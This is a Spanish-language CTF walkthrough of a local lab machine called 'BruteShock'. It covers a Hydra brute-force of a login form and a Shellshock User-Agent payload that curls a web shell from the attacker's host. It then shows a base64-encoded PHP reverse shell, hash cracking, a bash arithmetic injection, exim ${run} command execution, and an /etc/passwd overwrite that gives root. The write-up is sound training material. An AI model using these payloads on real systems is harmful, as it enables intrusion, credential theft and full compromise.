BRUTESHOCK

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip bruteshock.zip

Archive:  bruteshock.zip
inflating: bruteshock.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh bruteshock.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```


```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.261 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.261/0.261/0.261/0.000 ms
```

ESCANEO DE PUERTOS

nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-21 02:03 EST
Nmap scan report for 172.17.0.2
Host is up (0.000052s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 02:42:AC:11:00:02 (Unknown)
```



Al acceder por primera vez al servidor web en 172.17.0.2, este crea una nueva sesión para el cliente (el navegador) pero no redirige a un contenido de respuesta útil. Sin embargo, cuando recargas la página, el navegador vuelve a enviar la cookie de sesión recién asignada ,permitiendo al servidor identificar la sesión activa y, entonces, devolver el contenido esperado.

Sabiendo esto, y para poder realizar un ataque de fuerza bruta con Hydra debemos configurar adecuadamente esta herramienta.

-Abrimos la herramienta de desarrollador del navegador (presionando F12).

-Vamos a la pestaña "Network" (Red).

-Realizamos un intento de login en la página (sin importar si las credenciales son correctas o no).

-Buscamos la solicitud HTTP que se hace cuando envías el formulario de login (generalmente será una solicitud POST).

-Dentro de la solicitud HTTP, revisamos la sección de "Cookies" y copiamos el valor de la cookie PHPSESSID.

- "/index.php:username=^USER^&password=^PASS^": Esta es la URL del formulario de login

- :H=Cookie: PHPSESSID=dotqvohipbus9io0l799kl13hk: Este es un header HTTP adicional que le dice a Hydra que debe incluir una cookie en cada solicitud para simular que la sesión está activa.

- :F=Credenciales incorrectas: Este parámetro indica a Hydra que se debe buscar el mensaje de error que aparece cuando las credenciales son incorrectas

Con esto ya podemos realizar el ataque

hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form "/index.php:username=^USER^&password=^PASS^:H=Cookie: PHPSESSID=dotqvohipbus9io0l799kl13hk:F=Credenciales incorrectas."


```
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form "/index.php:username=^USER^&password=^PASS^:H=Cookie: PHPSESSID=dotqvohipbus9io0l799kl13hk:F=Credenciales incorrectas."

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-21 03:26:52
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/index.php:username=^USER^&password=^PASS^:H=Cookie: PHPSESSID=dotqvohipbus9io0l799kl13hk:F=Credenciales incorrectas.
[STATUS] 4447.00 tries/min, 4447 tries in 00:01h, 14339952 to do in 53:45h, 16 active
[STATUS] 4525.67 tries/min, 13577 tries in 00:03h, 14330822 to do in 52:47h, 16 active
[80][http-post-form] host: 172.17.0.2   login: admin   password: christelle
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-21 03:30:15
```

admin/christelle


Usamos estas credenciales en el panel de login




Como en la página nos sale "User-Agent almacenado en el log" y dado el nombre de la máquina nos hace sospechar que estamos ante una posible shellshock.

Como intenté fuzzear para encontrar posibles extensiones como .cgi o .sh y no he sido capaz, tiro de burpsuite y lo que hago es interceptar la pètición enviada desde /pruebasUltraSecretas, la enviamos al repeater y modificamos el User-Agent de la siguiente manera:

() { :; }; curl 172.17.0.1:8000/shell.php -o shell.php




Nos vamos a revshells y guardamos como shell.php



Con python iniciamos un servidor

python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...


De regreso al repeater de Burpsuite le damos a send y en el navegador nos debería aparecer un cajetín en el que podemos ejecutar comandos (cat /etc/passwd)



EXPLOTACIÓN

Nos enviamos una reverseshell codificada en base64 con el siguiente comando

```
echo "cGhwIC1yICckc29jaz1mc29ja29wZW4oIjE5Mi4xNjguMC40OSIsNDQ0NCk7ZXhlYygiYmFzaCA8JjMgPiYzIDI+JjMiKTsn" | base64 -d | bash
```



Y obtenemos conexión

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.49] from (UNKNOWN) [172.17.0.2] 39480
```

Tratamos la TTY

```
export TERM=xterm
export SHELL=bash
script /dev/null -c bash
ctrl+Z
stty raw -echo; fg
        reset xterm
stty rows 38 columns 168
```

ESCALADA DE PRIVILEGIOS

Buscando en diferentes directorios encontramos

```
www-data@3c86a64d39fd:/var/backups/darksblack$ ls -la
total 20
drwxr-xr-x 1 darksblack darksblack 4096 Nov  1 03:23 .
drwxr-xr-x 1 root       root       4096 Nov  1 03:20 ..
-rw-r--r-- 1 darksblack darksblack  104 Nov 25 06:37 .darksblack.txt
www-data@3c86a64d39fd:/var/backups/darksblack$ cat .darksblack.txt
darksblack:$y$j9T$LHiaZ3.V.uZMQWNKIHQaK.$yucUM837WonVbazf5eQWEmFnG5u0ZY5VTxH37NhaCE5:20028:0:99999:7:::
www-data@3c86a64d39fd:/var/backups/darksblack$
```

Este hash representa la contraseña cifrada del usuario darksblack.

Lo guardamos como hash.txt y le pasamos john

```
echo 'darksblack:$y$j9T$LHiaZ3.V.uZMQWNKIHQaK.$yucUM837WonVbazf5eQWEmFnG5u0ZY5VTxH37NhaCE5' > hash.txt
```

```
darksblack/salvador1
```

```
└─# john --format=crypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:02:01 0.01% (ETA: 2024-12-05 02:10) 0g/s 19.72p/s 19.72c/s 19.72C/s batman1..althea
0g 0:00:02:17 0.02% (ETA: 2024-12-04 21:28) 0g/s 20.25p/s 20.25c/s 20.25C/s meagan..soccer9
salvador1        (darksblack)
1g 0:00:11:34 DONE (2024-11-25 02:04) 0.001439g/s 22.52p/s 22.52c/s 22.52C/s elizabeth3..nissan350z
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Nos hacemos darksblack

www-data@3c86a64d39fd:/var/backups/darksblack$ su darksblack
Password:
darksblack@3c86a64d39fd:/var/backups/darksblack$

Buscamos permisos sudo

```
darksblack@3c86a64d39fd:~$ sudo -l
Matching Defaults entries for darksblack on 3c86a64d39fd:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User darksblack may run the following commands on 3c86a64d39fd:
    (maci) NOPASSWD: /home/maci/script.sh
```

Leemos el script en maci

```
darksblack@3c86a64d39fd:~$ cat /home/maci/script.sh
#!/bin/bash

read -rp "Adivina: " num

if [[ $num -eq 123123 ]]
then
  echo "Si"
else
  echo "ERROR"
fi
darksblack@3c86a64d39fd:~$
```

Buscando información en

https://exploit-notes.hdks.org/exploit/linux/privilege-escalation/bash-eq-privilege-escalation/

Cuando el script dice "adivina" insertamos este comando y nos hacemos maci

a[$(/bin/sh >&2)]+42

```
$ sudo -u maci /home/maci/script.sh
Adivina: a[$(/bin/sh >&2)]+42
$ whoami
maci
$
```

Buscamos permisos sudo en maci

```
$ sudo -l
Matching Defaults entries for maci on 3c86a64d39fd: env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty User
maci may run the following commands on 3c86a64d39fd:

(pepe) NOPASSWD: /usr/sbin/exim
```

Según la información encontrada en

https://exploitbox.io/paper/Pwning-PHP-Mail-Function-For-Fun-And-RCE.html

al ejecutar este comando


```
sudo -u pepe /usr/sbin/exim -be '${run{/bin/bash -c "id > /tmp/test.txt"}}'
```

si logramos leer el id, confirmamos que es vulnerable al uso malicioso de ${run}

```
sudo -u pepe /usr/sbin/exim -be '${run{/bin/cat /tmp/test.txt}}'

uid=1002(pepe) gid=1002(pepe) groups=1002(pepe),100(users){run{/bin/cat /tmp/test
```

Creamos una shell en /tmp, usando python




Le damos permisos


maci@3c86a64d39fd:/tmp$ chmod +x reshell.py

Ejecutamos y nos hacemos pepe

sudo -u pepe /usr/sbin/exim -be '${run{/bin/bash -c "python3 /tmp/reshell.py"}}'



Buscamos permisos sudo para pepe



Usando https://gtfobins.github.io/gtfobins/dos2unix/

Hacemos una copia de /etc/passwd en /tmp


cat /etc/passwd > /tmp/passwd

Vamos a eliminar la x en la segunda posición de la entrada de root,

dejando un campo vacío para la contraseña:

sed -i 's/^root:[^:]*:/root::/' /tmp/passwd

sudo /usr/bin/dos2unix -f -n /tmp/passwd /etc/passwd


sudo /usr/bin/dos2unix -f -n /tmp/passwd /etc/passwd
dos2unix: converting file /tmp/passwd to file /etc/passwd in Unix format ...
pepe@3c86a64d39fd:/$ su root
su root
root@3c86a64d39fd:/# whoami
whoami
root
root@3c86a64d39fd:/#

Buen día 🖐